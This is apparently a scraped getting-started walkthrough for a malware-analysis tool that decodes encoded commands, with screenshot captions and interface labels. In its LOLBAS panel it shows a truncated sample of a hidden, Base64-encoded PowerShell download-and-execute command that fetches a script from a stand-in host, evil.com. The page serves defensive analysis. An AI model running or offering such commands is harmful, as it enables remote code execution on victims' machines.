
Expected: Great for handing off an investigation — one glance = the full analyst story.

Step 15 — CHAIN tab — machine-readable chain


Action: Click CHAIN. The same chain as in the OUTPUT panel but with per-stage confidence, entropy delta and reasoning.

Expected: Copy-friendly JSON view for pasting into a ticket or notebook.

Step 1 · GRAPH + CHAIN — visual evidence




Screenshot 1 · step_1_a




Screenshot 2 · step_1_b




Screenshot 3 · step_1_c



Screenshot 4 · step_1_tab_flow



Screenshot 5 · step_1_tab_iocs



Screenshot 6 · step_1_tab_lolbas

PLES

admin@nivxray.com

LOGOUT

HELPFUL

MISS

HAZILIOUS · 100/100

GRAPH

MITRE

LOLBAS

RULES

IOCS

TI-HITS

OSINT

AI

FLOW

CHAIN

Running analysis

1 MATCH · LIVING OFF THE LAND BINARIES

powershell.exe

lolbas-project

EXECUTE

DOWNLOAD

T1059.001

T1197

PowerShell with encoded/hidden/download-and-execute or discovery pattern (incl. BITS-transfer stealthy download)


://evil.com/a.ps1') powershell.exe -NoP -NonI -W Hidde
n -Enc SQBFaFgAKAB0AGUAdwAtAE8AYgBqAGUAYwB0ACAATgBLAHQ
ALgBXAGUAYgBDAGwAaQBLAG4AdAaPAC4ARABvAHcAbgBsAG8AYQBkA
FMAdABYAGkAb

+ TRAINING NOTE


Screenshot 7 · step_1_tab_mitre



Screenshot 8 · step_1_tab_osint



Screenshot 9 · step_1_tab_ti-hits



Related: [candidate_explorer](#) [threat_intel_enrichment](#) [investigation_timeline](#) [auto_investigate](#) [base64_decode](#)

◆ NivXRay Workspace Tour · Getting Started

A visual walkthrough of the Analyst Workspace — paste, decode, inspect, understand the Threat Analysis, Chain, Flow, and Graph views. Read this first.

Step 1 — Open the Workspace

Action: Click WORKSPACE in the top nav. This is the analyst's main screen — everything happens here.

Expected: An empty input textarea on the left, output/results area on the right, and a row of action buttons at the top.

Step 2 — Paste a suspicious command

Action: Paste the encoded blob into the large input textarea in the centre of the screen.

Expected: The status line shows the number of characters detected and (for Base64) the auto-detected format hint.

Step 3 — Run Smart Decode

Action: Click the green SMART DECODE button in the top action bar. NivXRay picks the best decoder chain automatically.

Expected: Within 1–2 seconds the OUTPUT panel populates with the decoded plaintext and a chain of stages appears below (Base64 → UTF-16LE → ...).

Step 4 — Open the Candidate Explorer

Action: Click SHOW CANDIDATE EXPLORER (right side of the results). Every candidate encoding is scored with structured reasons.

Expected: A ranked list of candidates (Base64 wins, Base58/ROT13 lose). Each loser shows a "why not" panel with severity chips.

Step 5 — Read the Threat Analysis

Action: Look at the verdict card in the top-right — verdict (Malicious / Suspicious / Benign) plus confidence bar, MITRE ATT&CK chips, and extracted IOCs (URLs, IPs, domains).


Expected: The verdict card, IOC chips, and MITRE technique chips are all visible.

Step 6 — Inspect the Investigation Timeline


Action: Scroll down to the INVESTIGATION TIMELINE section. Every event (decode, correction, benchmark run, enrichment lookup, TAXII push) is logged in chronological order.

Expected: A vertical timeline card with at least one entry (the decode you just ran).


Step 1 · GRAPH + CHAIN — visual evidence




Screenshot 1 · step_1_a



